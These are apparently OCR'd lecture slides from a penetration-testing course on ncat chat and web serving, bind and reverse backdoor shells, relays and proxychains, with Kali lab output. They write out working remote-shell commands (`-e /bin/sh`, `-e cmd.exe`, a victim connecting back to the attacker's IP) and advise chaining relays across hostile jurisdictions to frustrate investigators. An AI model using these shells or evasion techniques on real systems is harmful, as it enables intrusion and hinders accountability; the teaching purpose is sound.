```
root@kali:~# ncat 10.1.0.41
<announce> 10.1.0.28 is connected as <user5>.
<announce> already connected: nobody.
Is anyone out there?
<announce> 10.1.0.41 is connected as <user6>.
<announce> already connected: 10.1.0.28 as <user5>.
<user6> I'm here
<announce> 10.1.0.157 is connected as <user7>.
<announce> already connected: 10.1.0.28 as <user5>, 10.1.0.41 as <user6>.
<user7> Me too  :)
```

Ncat - Web Server

- **`ncat -kl [local_machine] 8080 < hello.html`**

HTTP headers including CRLF

HTML

```
HTTP/1.0 200 OK

<html>
  <body>
    <h1>Hello, world!</h1>
  </body>
</html>
```


Hello, world!

Ncat – Create Backdoor Command Shell

- Most powerful use of ncat - attacker executes commands on target


- Target machine (protected server):
  - Windows: `ncat -kl ListenerIP -p [port] -e cmd.exe`
  - Linux: `ncat -kl -p [port] -e /bin/sh`

- Attacker uses ncat in client mode to connect to backdoor listener:
  - `ncat [victim_machine] [port]`
  - Ncat (on target) sends a command shell to the attacker when the connection is established



Ncat – Create Backdoor Command Shell

- This is pulling a shell from the victim
- You are making a connection into the victim network (blocked?)




```
root@kali:~# ncat 10.1.0.157 2222
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Program Files\Nmap>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 8C76-4B6F

 Directory of C:\Program Files\Nmap

01/12/2015  09:49 AM    <DIR>          .
01/12/2015  09:49 AM    <DIR>          ..
```


Q: Why did we end up in this folder?
A: Listener was run from there

Ncat – Create Backdoor Command Shell

Unix listener on 10.1.5.3: **`ncat -lk -p 1234 -e /bin/sh`**


- May not see command prompt

```
C:\>ncat 10.1.5.3 1234
ls
Desktop
sketchbook
wordlist.txt
pwd
/root
```




Ncat – Push a Backdoor Command Shell (Shell Shoveling)

- What if incoming traffic is blocked by a firewall?
- You can "push" a session from client/victim to listener
  - Connection is from the trusted machine to the attacker's machine
    - Outgoing connection – should be allowed by firewall
    - Reverse shell sometimes called shell shoveling
- Attacker's machine: `ncat -l -p [port]`
- Victim's machine: `ncat [attackersIP] [port] -e cmd.exe`




Ncat - Relays

- Ncat can be configured to relay information from machine to machine
- Use relays to obscure attacker's IP / location
  - Make each relay a major political/language/cultural transition
    - Investigators will have to work with these counties that do not always get along or interpret laws the same
- Set up ncat in listener mode and pipe its output through another client-mode instance of ncat!



Relays




Relays – Sneakers Movie

Relays – Bond Movie


Ncat - Relays

- Redirect data through ports allowed by firewall
- Bypass packet filtering devices




Creating Two-Way Ncat Relays

- Attacker receives a shell on the target



Proxy Chains

- Intercepts any TCP traffic on local machine and tunnels it over HTTP(S), SOCKS4 or SOCKS5 proxy servers
  - Requires complete TCP handshake → SYN, SYN/ACK, ACK
  - proxychains.sourceforge.net
- Allows SSH, VNC, FTP or any app to tunnel through proxy servers
  - Generally chained together and encrypted
- Proxy chain: user-defined list of proxies chained together
- Different proxy types can be mixed in the same chain
  - Target sees Proxy 2 as source address



Tor (The Onion Router): tor.eff.org/index.html.en

Proxy Chains

- Behavior controlled by /etc/proxychains.conf
  - Set list of proxy servers here

- Different chaining options supported
  - Random order from the list (user defined length of chain)
  - Strict (exact) order (as they appear in the list)
  - Dynamic order (smart—exclude dead proxies from chain)

Proxy Chains – Proxychains.conf


```
strict_chain
# ProxyList format
#       type  host  port [user pass]
#       (values separated by 'tab' or 'blank')
#        Examples:
#            socks5 192.168.67.78       1080   lamer  secret
#            http   192.168.89.3        8080   justu  hidden
#    proxy types: http, socks4, socks5
# defaults set to "tor"  port 9050
socks4        127.0.0.1   1080
socks4        10.1.5.34   1080
socks4        10.1.0.154  1080
```

Default is strict ordering

Changed from tor (9050) to match my proxy set up in Armitage on localhost port 1080 (SOCKS default)

